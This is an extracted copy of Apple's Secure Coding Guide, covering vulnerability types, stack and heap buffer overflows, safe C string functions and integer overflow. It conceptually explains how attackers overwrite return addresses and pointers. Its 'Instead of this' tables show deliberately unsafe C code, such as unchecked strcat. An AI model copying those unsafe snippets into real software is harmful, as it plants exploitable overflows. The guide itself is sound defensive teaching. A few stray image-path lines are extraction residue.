Secure Coding Guide

Developer

Contents

Figures, Tables, and Listings

Introduction to Secure Coding Guide

Secure coding is the practice of writing programs that are resistant to attack by malicious or mischievous people or programs. Secure coding helps protect a user's data from theft or corruption. In addition, an insecure program can provide access for an attacker to take control of a server or a user's computer, resulting in anything from a denial of service to a single user to the compromise of secrets, loss of service, or damage to the systems of thousands of users.

Secure coding is important for all software; if you write any code that runs on Macintosh computers or on iOS devices, from scripts for your own use to commercial software applications, you should be familiar with the information in this document.

At a Glance

Every program is a potential target. Attackers will try to find security vulnerabilities in your applications or servers. They will then try to use these vulnerabilities to steal secrets, corrupt programs and data, and gain control of computer systems and networks. Your customers' property and your reputation are at stake.

Security is not something that can be added to software as an afterthought; just as a shed made out of cardboard cannot be made secure by adding a padlock to the door, an insecure tool or application may require extensive redesign to secure it. You must identify the nature of the threats to your software and incorporate secure coding practices throughout the planning and development of your product. This chapter explains the types of threats that your software may face. Other chapters in this document describe specific types of vulnerabilities and give guidance on code hardening techniques to fix them.

Hackers, Crackers, and Attackers

Contrary to the usage by most news media, within the computer industry the term **hacker** refers to an expert programmer—one who enjoys learning about the intricacies of code or an operating system. In general, hackers are not malicious. When most hackers find security vulnerabilities in code, they inform the company or organization that's responsible for the code so that they can fix the problem. Some hackers—especially if they feel their warnings are being ignored—publish the vulnerabilities or even devise and publish **exploits** (code that takes advantage of the vulnerability).

The malicious individuals who break into programs and systems in order to do damage or to steal something are referred to as **crackers**, **attackers**, or **black hats**. Most attackers are not highly skilled, but take advantage of published exploit code and known techniques to do their damage. People (usually, though not always, young men) who use published code (scripts) to attack software and computer systems are sometimes called **script kiddies**.

Attackers may be motivated by a desire to steal money, identities, and other secrets for personal gain; corporate secrets for their employer's or their own use; or state secrets for use by hostile governments or terrorist organizations. Some crackers break into applications or operating systems just to show that they can do it; nevertheless, they can cause considerable damage. Because attacks can be automated and replicated, any weakness, no matter how slight, can be exploited.

The large number of insiders who are attacking systems is of importance to security design because, whereas malicious hackers and script kiddies are most likely to rely on remote access to computers to do their dirty work, insiders might have physical access to the computer being attacked. Your software must be resistant to both attacks over a network and attacks by people sitting at the computer keyboard—you cannot rely on firewalls and server passwords to protect you.

No Platform Is Immune

So far, OS X has not fallen prey to any major, automated attack like the MyDoom virus. There are several reasons for this. One is that OS X is based on open source software such as BSD; many hackers have searched this software over the years looking for security vulnerabilities, so that not many vulnerabilities remain. Another is that the OS X turns off all routable networking services by default. Also, the email and internet clients used most commonly on OS X do not have privileged access to the operating system and are less vulnerable to attack than those used on some other common operating systems. Finally, Apple actively reviews the operating system and applications for security vulnerabilities, and issues downloadable security updates frequently.

iOS is based on OS X and shares many of its security characteristics. In addition, it is inherently more secure than even OS X because each application is restricted in the files and system resources it can access. Beginning in version 10.7, Mac apps can opt into similar protection.

That's the good news. The bad news is that applications and operating systems are constantly under attack. Every day, black hat hackers discover new vulnerabilities and publish exploit code. Criminals and script kiddies then use that exploit code to attack vulnerable systems. Also, security researchers have found many vulnerabilities on a variety of systems that, if exploited, could have resulted in loss of data, allowing an attacker to steal secrets, or enabling an attacker to run code on someone else's computer.

A large-scale, widespread attack is not needed to cause monetary and other damages; a single break-in is sufficient if the system broken into contains valuable information. Although major attacks of viruses or worms get a lot of attention from the media, the destruction or compromising of data on a single computer is what matters to the average user.

For your users' sake, you should take every security vulnerability seriously and work to correct known problems quickly. If every Macintosh and iOS developer follows the advice in this document and other books on electronic security, and if the owner of each Macintosh takes common-sense precautions such as using strong passwords and encrypting sensitive data, then OS X and iOS will maintain their reputations for being safe, reliable operating systems, and your company's products will benefit from being associated with OS X or iOS.

How to Use This Document

This document assumes that you have already read *Security Overview* .

The document begins with "Types of Security Vulnerabilities" (page 11), which gives a brief introduction to the nature of each of the types of security vulnerability commonly found in software. This chapter provides background information that you should understand before reading the other chapters in the document. If you're not sure what a race condition is, for example, or why it poses a security risk, this chapter is the place to start.

The remaining chapters in the document discuss specific types of security vulnerabilities in some detail. These chapters can be read in any order, or as suggested by the software development checklist in "Security Development Checklists" (page 95).

- "Avoiding Buffer Overflows and Underflows" (page 17) describes the various types of buffer overflows and explains how to avoid them.
- "Validating Input and Interprocess Communication" (page 34) discusses why and how you must validate every type of input your program receives from untrusted sources.
- "Race Conditions and Secure File Operations" (page 44) explains how race conditions occur, discusses ways to avoid them, and describes insecure and secure file operations.
- "Elevating Privileges Safely" (page 60) describes how to avoid running code with elevated privileges and what to do if you can't avoid it entirely.
- "Designing Secure User Interfaces" (page 74) discusses how the user interface of a program can enhance or compromise security and gives some guidance on how to write a security-enhancing UI.
- "Designing Secure Helpers and Daemons" (page 82) describes how to design helper applications in ways that are conducive to privilege separation.

In addition, the appendix "Security Development Checklists" (page 95) provides a convenient list of tasks that you should perform before shipping an application, and the appendix "Third-Party Software Security Guidelines" (page 112) provides a list of guidelines for third-party applications bundled with OS X.

See Also

This document concentrates on security vulnerabilities and programming practices of special interest to developers using OS X or iOS. For discussions of secure programming of interest to all programmers, see the following books and documents:

- See Viega and McGraw, *Building Secure Software* , Addison Wesley, 2002; for a general discussion of secure programming, especially as it relates to C programming and writing scripts.
- See Wheeler, *Secure Programming for Linux and Unix HOWTO* , available at http://www.dwheeler.com/secure-programs/; for discussions of several types of security vulnerabilities and programming tips for UNIX-based operating systems, most of which apply to OS X.
- See Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use* , O'Reilly, 2005; for information on writing user interfaces that enhance security.

For documentation of security-related application programming interfaces (APIs) for OS X (and iOS, where noted), see the following Apple documents:

- For an introduction to some security concepts and to learn about the security features available in OS X, see *Security Overview* .
- For information on secure networking, see *Cryptographic Services Guide* , *Secure Transport Reference* and *CFNetwork Programming Guide* .
- For information on OS X authorization and authentication APIs, see *Authentication, Authorization, and Permissions Guide* , *Authorization Services Programming Guide* , *Authorization Services C Reference* , and *Security Foundation Framework Reference* .
- If you are using digital certificates for authentication, see *Cryptographic Services Guide* , *Certificate, Key, and Trust Services Reference* (iOS version available) and *Certificate, Key, and Trust Services Programming Guide* .
- For secure storage of passwords and other secrets, see *Cryptographic Services Guide* , *Keychain Services Reference* (iOS version available) and *Keychain Services Programming Guide* .

For information about security in web application design, visit http://www.owasp.org/.

Types of Security Vulnerabilities

Most software security vulnerabilities fall into one of a small set of categories:

- buffer overflows
- unvalidated input
- race conditions
- access-control problems
- weaknesses in authentication, authorization, or cryptographic practices

This chapter describes the nature of each type of vulnerability.

Buffer Overflows

A buffer overflow occurs when an application attempts to write data past the end (or, occasionally, past the beginning) of a buffer.

Buffer overflows can cause applications to crash, can compromise data, and can provide an attack vector for further privilege escalation to compromise the system on which the application is running.

Books on software security invariably mention buffer overflows as a major source of vulnerabilities. Exact numbers are hard to come by, but as an indication, approximately 20% of the published exploits reported by the United States Computer Emergency Readiness Team (US-CERT) for 2004 involved buffer overflows.

Any application or system software that takes input from the user, from a file, or from the network has to store that input, at least temporarily. Except in special cases, most application memory is stored in one of two places:

- **stack**—A part of an application's address space that stores data that is specific to a single call to a particular function, method, block, or other equivalent construct.
- **heap**—General purpose storage for an application. Data stored in the heap remains available as long as the application is running (or until the application explicitly tells the operating system that it no longer needs that data).

  Class instances, data allocated with `malloc`, core foundation objects, and most other application data resides on the heap. (Note, however, that the local variables that actually point to the data are stored in the stack.)

Buffer overflow attacks generally occur by compromising either the stack, the heap, or both. For more information, read "Avoiding Buffer Overflows and Underflows" (page 17)

Unvalidated Input

As a general rule, you should check all input received by your program to make sure that the data is reasonable.

For example, a graphics file can reasonably contain an image that is 200 by 300 pixels, but cannot reasonably contain an image that is 200 by -1 pixels. Nothing prevents a file from claiming to contain such an image, however (apart from convention and common sense). A naive program attempting to read such a file would attempt to allocate a buffer of an incorrect size, leading to the potential for a heap overflow attack or other problem. For this reason, you must check your input data carefully. This process is commonly known as input validation or sanity checking.

Any input received by your program from an untrusted source is a potential target for attack. (In this context, an ordinary user is an untrusted source.) Examples of input from an untrusted source include (but are not restricted to):

- text input fields
- commands passed through a URL used to launch the program
- audio, video, or graphics files provided by users or other processes and read by the program
- command line input
- any data read from an untrusted server over a network
- any untrusted data read from a trusted server over a network (user-submitted HTML or photos on a bulletin board, for example)

Hackers look at every source of input to the program and attempt to pass in malformed data of every type they can imagine. If the program crashes or otherwise misbehaves, the hacker then tries to find a way to exploit the problem. Unvalidated-input exploits have been used to take control of operating systems, steal data, corrupt users' disks, and more. One such exploit was even used to "jail break" iPhones.

"Validating Input and Interprocess Communication" (page 34) describes common types of input-validation vulnerabilities and what to do about them.

Race Conditions

A **race condition** exists when changes to the order of two or more events can cause a change in behavior. If the correct order of execution is required for the proper functioning of the program, this is a bug. If an attacker can take advantage of the situation to insert malicious code, change a filename, or otherwise interfere with the normal operation of the program, the race condition is a security vulnerability. Attackers can sometimes take advantage of small time gaps in the processing of code to interfere with the sequence of operations, which they then exploit.

For more information about race conditions and how to prevent them, read "Race Conditions and Secure File Operations" (page 44).

Interprocess Communication

Separate processes—either within a single program or in two different programs—sometimes have to share information. Common methods include using shared memory or using some messaging protocol, such as Sockets, provided by the operating system. These messaging protocols used for interprocess communication are often vulnerable to attack; thus, when writing an application, you must always assume that the process at the other end of your communication channel could be hostile.

For more information on how to perform secure interprocess communication, read "Validating Input and Interprocess Communication" (page 34).

Insecure File Operations

In addition to time-of-check–time-of-use problems, many other file operations are insecure. Programmers often make assumptions about the ownership, location, or attributes of a file that might not be true. For example, you might assume that you can always write to a file created by your program. However, if an attacker can change the permissions or flags on that file after you create it, and if you fail to check the result code after a write operation, you will not detect the fact that the file has been tampered with.

Examples of insecure file operations include:

- writing to or reading from a file in a location writable by another user
- failing to make the right checks for file type, device ID, links, and other settings before using a file
- failing to check the result code after a file operation
- assuming that if a file has a local pathname, it has to be a local file

These and other insecure file operations are discussed in more detail in "Securing File Operations" (page 48).

Access Control Problems

Access control is the process of controlling who is allowed to do what. This ranges from controlling physical access to a computer—keeping your servers in a locked room, for example—to specifying who has access to a resource (a file, for example) and what they are allowed to do with that resource (such as read only). Some access control mechanisms are enforced by the operating system, some by the individual application or server, some by a service (such as a networking protocol) in use. Many security vulnerabilities are created by the careless or improper use of access controls, or by the failure to use them at all.

Much of the discussion of security vulnerabilities in the software security literature is in terms of **privileges**, and many exploits involve an attacker somehow gaining more privileges than they should have. Privileges, also called **permissions**, are access rights granted by the operating system, controlling who is allowed to read and write files, directories, and attributes of files and directories (such as the permissions for a file), who can execute a program, and who can perform other restricted operations such as accessing hardware devices and making changes to the network configuration. File permissions and access control in OS X are discussed in *File System Programming Guide* .

Of particular interest to attackers is the gaining of **root privileges**, which refers to having the unrestricted permission to perform any operation on the system. An application running with root privileges can access everything and change anything. Many security vulnerabilities involve programming errors that allow an attacker to obtain root privileges. Some such exploits involve taking advantage of buffer overflows or race conditions, which in some special circumstances allow an attacker to escalate their privileges. Others involve having access to system files that should be restricted or finding a weakness in a program—such as an application installer—that is already running with root privileges. For this reason, it's important to always run programs with as few privileges as possible. Similarly, when it is necessary to run a program with elevated privileges, you should do so for as short a time as possible.

Much access control is enforced by applications, which can require a user to **authenticate** before granting **authorization** to perform an operation. Authentication can involve requesting a user name and password, the use of a smart card, a biometric scan, or some other method. If an application calls the OS X Authorization Services application interface to authenticate a user, it can automatically take advantage of whichever authentication method is available on the user's system. Writing your own authentication code is a less secure alternative, as it might afford an attacker the opportunity to take advantage of bugs in your code to bypass your authentication mechanism, or it might offer a less secure authentication method than the standard one used on the system. Authorization and authentication are described further in *Security Overview* .

Digital certificates are commonly used—especially over the Internet and with email—to authenticate users and servers, to encrypt communications, and to digitally sign data to ensure that it has not been corrupted and was truly created by the entity that the user believes to have created it. Incorrect or careless use of digital certificates can lead to security vulnerabilities. For example, a server administration program shipped with a standard self-signed certificate, with the intention that the system administrator would replace it with a unique certificate. However, many system administrators failed to take this step, with the result that an attacker could decrypt communication with the server. [CVE-2004-0927]

It's worth noting that nearly all access controls can be overcome by an attacker who has physical access to a machine and plenty of time. For example, no matter what you set a file's permissions to, the operating system cannot prevent someone from bypassing the operating system and reading the data directly off the disk. Only restricting access to the machine itself and the use of robust encryption techniques can protect data from being read or corrupted under all circumstances.

The use of access controls in your program is discussed in more detail in "Elevating Privileges Safely" (page 60).

Secure Storage and Encryption

Encryption can be used to protect a user's secrets from others, either during data transmission or when the data is stored. (The problem of how to protect a vendor's data from being copied or used without permission is not addressed here.) OS X provides a variety of encryption-based security options, such as

- FileVault
- the ability to create encrypted disk images
- keychain
- certificate-based digital signatures
- encryption of email
- SSL/TLS secure network communication
- Kerberos authentication

The list of security options in iOS includes

- passcode to prevent unauthorized use of the device
- data encryption
- the ability to add a digital signature to a block of data
- keychain
- SSL/TLS secure network communication

Each service has appropriate uses, and each has limitations. For example, FileVault, which encrypts the contents of a user's root volume (in OS X v10.7 and later) or home directory (in earlier versions), is a very important security feature for shared computers or computers to which attackers might gain physical access, such as laptops. However, it is not very helpful for computers that are physically secure but that might be attacked over the network while in use, because in that case the home directory is in an unencrypted state and the threat is from insecure networks or shared files. Also, FileVault is only as secure as the password chosen by the user—if the user selects an easily guessed password, or writes it down in an easily found location, the encryption is useless.

It is a serious mistake to try to create your own encryption method or to implement a published encryption algorithm yourself unless you are already an expert in the field. It is extremely difficult to write secure, robust encryption code that generates unbreakable ciphertext, and it is almost always a security vulnerability to try. For OS X, if you need cryptographic services beyond those provided by the OS X user interface and high-level programming interfaces, you can use the open-source CSSM Cryptographic Services Manager. See the documentation provided with the Open Source security code, which you can download at http://developer.apple.com/darwin/projects/security/. For iOS, the development APIs should provide all the services you need.

For more information about OS X and iOS security features, read *Authentication, Authorization, and Permissions Guide* .

Social Engineering

Often the weakest link in the chain of security features protecting a user's data and software is the user himself. As developers eliminate buffer overflows, race conditions, and other security vulnerabilities, attackers increasingly concentrate on fooling users into executing malicious code or handing over passwords, credit-card numbers, and other private information. Tricking a user into giving up secrets or into giving access to a computer to an attacker is known as **social engineering**.

For example, in February of 2005, a large firm that maintains credit information, Social Security numbers, and other personal information on virtually all U.S. citizens revealed that they had divulged information on at least 150,000 people to scam artists who had posed as legitimate businessmen. According to Gartner (www.gartner.com), phishing attacks cost U.S. banks and credit card companies about $1.2 billion in 2003, and this number is increasing. They estimate that between May 2004 and May 2005, approximately 1.2 million computer users in the United States suffered losses caused by phishing.

Software developers can counter such attacks in two ways: through educating their users, and through clear and well-designed user interfaces that give users the information they need to make informed decisions.

For more advice on how to design a user interface that enhances security, see "Designing Secure User Interfaces" (page 74).

Avoiding Buffer Overflows and Underflows

Buffer overflows, both on the stack and on the heap, are a major source of security vulnerabilities in C, Objective-C, and C++ code. This chapter discusses coding practices that will avoid buffer overflow and underflow problems, lists tools you can use to detect buffer overflows, and provides samples illustrating safe code.

Every time your program solicits input (whether from a user, from a file, over a network, or by some other means), there is a potential to receive inappropriate data. For example, the input data might be longer than what you have reserved room for in memory.

When the input data is longer than will fit in the reserved space, if you do not truncate it, that data will overwrite other data in memory. When this happens, it is called a **buffer overflow**. If the memory overwritten contained data essential to the operation of the program, this overflow causes a bug that, being intermittent, might be very hard to find. If the overwritten data includes the address of other code to be executed and the user has done this deliberately, the user can point to malicious code that your program will then execute.

Similarly, when the input data is or appears to be shorter than the reserved space (due to erroneous assumptions, incorrect length values, or copying raw data as a C string), this is called a **buffer underflow**. This can cause any number of problems from incorrect behavior to leaking data that is currently on the stack or heap.

Although most programming languages check input against storage to prevent buffer overflows and underflows, C, Objective-C, and C++ do not. Because many programs link to C libraries, vulnerabilities in standard libraries can cause vulnerabilities even in programs written in "safe" languages. For this reason, even if you are confident that your code is free of buffer overflow problems, you should limit exposure by running with the least privileges possible. See "Elevating Privileges Safely" (page 60) for more information on this topic.

Keep in mind that obvious forms of input, such as strings entered through dialog boxes, are not the only potential source of malicious input. For example:

1. Buffer overflows in one operating system's help system could be caused by maliciously prepared embedded images.
2. A commonly-used media player failed to validate a specific type of audio files, allowing an attacker to execute arbitrary code by causing a buffer overflow with a carefully crafted audio file.

   [1CVE-2006-1591 2CVE-2006-1370]

There are two basic categories of overflow: stack overflows and heap overflows. These are described in more detail in the sections that follow.

Stack Overflows


In most operating systems, each application has a stack (and multithreaded applications have one stack per thread). This stack contains storage for locally scoped data.

The stack is divided up into units called stack frames. Each stack frame contains all data specific to a particular call to a particular function. This data typically includes the function's parameters, the complete set of local variables within that function, and linkage information—that is, the address of the function call itself, where execution continues when the function returns). Depending on compiler flags, it may also contain the address of the top of the next stack frame. The exact content and order of data on the stack depends on the operating system and CPU architecture.

Each time a function is called, a new stack frame is added to the top of the stack. Each time a function returns, the top stack frame is removed. At any given point in execution, an application can only directly access the data in the topmost stack frame. (Pointers can get around this, but it is generally a bad idea to do so.) This design makes recursion possible because each nested call to a function gets its own copy of local variables and parameters.

Figure 2-1 illustrates the organization of the stack. Note that this figure is schematic only; the actual content and order of data put on the stack depends on the architecture of the CPU being used. See *OS X ABI Function Call Guide* for descriptions of the function-calling conventions used in all the architectures supported by OS X.

Figure 2-1 Schematic view of the stack


Function A data
Parameters for call to function B
Function A return address
Function A
Function B data
Parameters for call to function C
Function B return address
Function B
Function C data
Space for parameters for next subroutine call
Function C return address
Function C


In general, an application should check all input data to make sure it is appropriate for the purpose intended (for example, making sure that a filename is of legal length and contains no illegal characters). Unfortunately, in many cases, programmers do not bother, assuming that the user will not do anything unreasonable.

This becomes a serious problem when the application stores that data into a fixed-size buffer. If the user is malicious (or opens a file that contains data created by someone who is malicious), he or she might provide data that is longer than the size of the buffer. Because the function reserves only a limited amount of space on the stack for this data, the data overwrites other data on the stack.

As shown in Figure 2-2, a clever attacker can use this technique to overwrite the return address used by the function, substituting the address of his own code. Then, when function C completes execution, rather than returning to function B, it jumps to the attacker's code.

Because the application executes the attacker's code, the attacker's code inherits the user's permissions. If the user is logged on as an administrator (the default configuration in OS X), the attacker can take complete control of the computer, reading data from the disk, sending emails, and so forth. (In iOS, applications are much more restricted in their privileges and are unlikely to be able to take complete control of the device.)

Figure 2-2 Stack after malicious buffer overflow


Function A data
Parameters for call to function B
Function A return address
Address of attacker's code
Parameter overflow
Function B return address
Function C data
Space for parameters for next subroutine call
Function C return address
Function A
Function B
Function C

In addition to attacks on the linkage information, an attacker can also alter program operation by modifying local data and function parameters on the stack. For example, instead of connecting to the desired host, the attacker could modify a data structure so that your application connects to a different (malicious) host.


Heap Overflows

As mentioned previously, the heap is used for all dynamically allocated memory in your application. When you use `malloc`, the C++ `new` operator, or equivalent functions to allocate a block of memory or instantiate an object, the memory that backs those pointers is allocated on the heap.

Because the heap is used to store data but is not used to store the return address value of functions and methods, and because the data on the heap changes in a nonobvious way as a program runs, it is less obvious how an attacker can exploit a buffer overflow on the heap. To some extent, it is this nonobviousness that makes heap overflows an attractive target—programmers are less likely to worry about them and defend against them than they are for stack overflows.

Figure 2-1 illustrates a heap overflow overwriting a pointer.

Figure 2-3 Heap overflow



In general, exploiting a buffer overflow on the heap is more challenging than exploiting an overflow on the stack. However, many successful exploits have involved heap overflows. There are two ways in which heap overflows are exploited: by modifying data and by modifying objects.

An attacker can exploit a buffer overflow on the heap by overwriting critical data, either to cause the program to crash or to change a value that can be exploited later (overwriting a stored user ID to gain additional access, for example). Modifying this data is known as a non-control-data attack. Much of the data on the heap is generated internally by the program rather than copied from user input; such data can be in relatively consistent locations in memory, depending on how and when the application allocates it.

An attacker can also exploit a buffer overflow on the heap by overwriting pointers. In many languages such as C++ and Objective-C, objects allocated on the heap contain tables of function and data pointers. By exploiting a buffer overflow to change such pointers, an attacker can potentially substitute different data or even replace the instance methods in a class object.

Exploiting a buffer overflow on the heap might be a complex, arcane problem to solve, but crackers thrive on just such challenges. For example:


1. A heap overflow in code for decoding a bitmap image allowed remote attackers to execute arbitrary code.
2. A heap overflow vulnerability in a networking server allowed an attacker to execute arbitrary code by sending an HTTP POST request with a negative "Content-Length" header.

   [[1]CVE-2006-0006 [2]CVE-2005-3655]

String Handling

Strings are a common form of input. Because many string-handling functions have no built-in checks for string length, strings are frequently the source of exploitable buffer overflows. Figure 2-4 illustrates the different ways three string copy functions handle the same over-length string.

Figure 2-4 C string handling functions and buffer overflows


Char destination[5]; char *source = "LARGER";
strcpy(destination, source);
L A R G E R \0
strncpy(destination, source, sizeof(destination));
L A R G E
strlcpy(destination, source, sizeof(destination));
L A R G \0

As you can see, the `strcpy` function merely writes the entire string into memory, overwriting whatever came after it.

The `strncpy` function truncates the string to the correct length, but without the terminating null character. When this string is read, then, all of the bytes in memory following it, up to the next null character, might be read as part of the string. Although this function can be used safely, it is a frequent source of programmer mistakes, and thus is regarded as moderately unsafe. To safely use `strncpy`, you must either explicitly zero the last byte of the buffer after calling `strncpy` or pre-zero the buffer and then pass in a maximum length that is one byte smaller than the buffer size.

Only the `strlcpy` function is fully safe, truncating the string to one byte smaller than the buffer size and adding the terminating null character.

Table 2-1 summarizes the common C string-handling routines to avoid and which to use instead.

Table 2-1 String functions to use and avoid

Don't use these functions	Use these instead
`strcat`	`strlcat`
`strcpy`	`strlcpy`
`strncat`	`strlcat`
`strncpy`	`strlcpy`
`sprintf`	`snprintf` (see note) or `asprintf`
`vsprintf`	`vsnprintf` (see note) or `vasprintf`
`gets`	`fgets` (see note) or use Core Foundation or Foundation APIs

Security Note for snprintf and vsnprintf: The functions `snprintf`, `vsnprintf`, and variants are dangerous if used incorrectly. Although they do behave functionally like `strlcat` and similar in that they limit the bytes written to `n-1`, the length returned by these functions is the length that would have been printed *if n were infinite* .

For this reason, you *must not* use this return value to determine where to null-terminate the string or to determine how many bytes to copy from the string at a later time.

Security Note for fgets: Although the `fgets` function provides the ability to read a limited amount of data, you must be careful when using it. Like the other functions in the “safer” column, `fgets` always terminates the string. However, unlike the other functions in that column, it takes a maximum number of bytes to read, not a buffer size.

In practical terms, this means that you must always pass a size value that is one fewer than the size of the buffer to leave room for the null termination. If you do not, the `fgets` function will dutifully terminate the string past the end of your buffer, potentially overwriting whatever byte of data follows it.

You can also avoid string handling buffer overflows by using higher-level interfaces.

- If you are using C++, the ANSI C++ `string` class avoids buffer overflows, though it doesn’t handle non-ASCII encodings (such as UTF-8).
- If you are writing code in Objective-C, use the `NSString` class. Note that an `NSString` object has to be converted to a C string in order to be passed to a C routine, such as a POSIX function.
- If you are writing code in C, you can use the Core Foundation representation of a string, referred to as a CFString, and the string-manipulation functions in the CFString API.

The Core Foundation CFString is “toll-free bridged” with its Cocoa Foundation counterpart, `NSString`. This means that the Core Foundation type is interchangeable in function or method calls with its equivalent Foundation object. Therefore, in a method where you see an `NSString *` parameter, you can pass in a value of type `CFStringRef`, and in a function where you see a `CFStringRef` parameter, you can pass in an `NSString` instance. This also applies to concrete subclasses of `NSString`.

See *CFString Reference* , *Foundation Framework Reference* , and *Carbon-Cocoa Integration Guide* for more details on using these representations of strings and on converting between CFString objects and `NSString` objects.

Calculating Buffer Sizes

When working with fixed-length buffers, you should always use `sizeof` to calculate the size of a buffer, and then make sure you don't put more data into the buffer than it can hold. Even if you originally assigned a static size to the buffer, either you or someone else maintaining your code in the future might change the buffer size but fail to change every case where the buffer is written to.

The first example, Table 2-2, shows two ways of allocating a character buffer 1024 bytes in length, checking the length of an input string, and copying it to the buffer.

Table 2-2 Avoid hard-coded buffer sizes

Instead of this:	Do this:

`char buf[1024];`
`...`
`if (size <= 1023) {`
`...`
`}`
	`#define BUF_SIZE 1024`
	`...`
	`char buf[BUF_SIZE];`
	`...`
	`if (size < BUF_SIZE) {`
	`...`
	`}`

`char buf[1024];`
`...`
`if (size < 1024) {`
`...`
`}`
	`char buf[1024];`
	`...`
	`if (size < sizeof(buf)) {`
	`...`
	`}`

The two snippets on the left side are safe as long as the original declaration of the buffer size is never changed. However, if the buffer size gets changed in a later version of the program without changing the test, then a buffer overflow will result.

The two snippets on the right side show safer versions of this code. In the first version, the buffer size is set using a constant that is set elsewhere, and the check uses the same constant. In the second version, the buffer is set to 1024 bytes, but the check calculates the actual size of the buffer. In either of these snippets, changing the original size of the buffer does not invalidate the check.

TTable 2-3, shows a function that adds an `.ext` suffix to a filename.

Table 2-3 Avoid unsafe concatenation

Instead of this:	Do this:

`{`
`char file[MAX_PATH];`
`...`
`addsfx(file);`
`...`
`}`
`static *suffix = ".ext";`
`char *addsfx(char *buf)`
`{`
`return strcat(buf, suffix);`
`}`
	`{`
	`char file[MAX_PATH];`
	`...`
	`addsfx(file, sizeof(file));`
	`...`
	`}`
	`static *suffix = ".ext";`
	`size_t addsfx(char *buf, uint size)`
	`{`
	`size_t ret = strlcat(buf, suffix, size);`
	`if (ret >= size) {`
	`fprintf(stderr, "Buffer too small....\n");`
	`}`
	`return ret;`
	`}`

Both versions use the maximum path length for a file as the buffer size. The unsafe version in the left column assumes that the filename does not exceed this limit, and appends the suffix without checking the length of the string. The safer version in the right column uses the `strlcat` function, which truncates the string if it exceeds the size of the buffer.

Important: You should always use an unsigned variable (such as `size_t`) when calculating sizes of buffers and of data going into buffers. Because negative numbers are stored as large positive numbers, if you use signed variables, an attacker might be able to cause a miscalculation in the size of the buffer or data by writing a large number to your program. See "Avoiding Integer Overflows and Underflows" (page 27) for more information on potential problems with integer arithmetic.

For a further discussion of this issue and a list of more functions that can cause problems, see Wheeler, *Secure Programming for Linux and Unix HOWTO* (http://www.dwheeler.com/secure-programs/).

Avoiding Integer Overflows and Underflows

If the size of a buffer is calculated using data supplied by the user, there is the potential for a malicious user to enter a number that is too large for the integer data type, which can cause program crashes and other problems.

In two's-complement arithmetic (used for signed integer arithmetic by most modern CPUs), a negative number is represented by inverting all the bits of the binary number and adding 1. A `1` in the most-significant bit indicates a negative number. Thus, for 4-byte signed integers, `0x7fffffff = 2147483647`, but `0x80000000 = -2147483648`

Therefore,

```
int 2147483647 + 1 = - 2147483648
```

If a malicious user specifies a negative number where your program is expecting only unsigned numbers, your program might interpret it as a very large number. Depending on what that number is used for, your program might attempt to allocate a buffer of that size, causing the memory allocation to fail or causing a heap overflow if the allocation succeeds. In an early version of a popular web browser, for example, storing objects into a JavaScript array allocated with negative size could overwrite memory. [CVE-2004-0361]

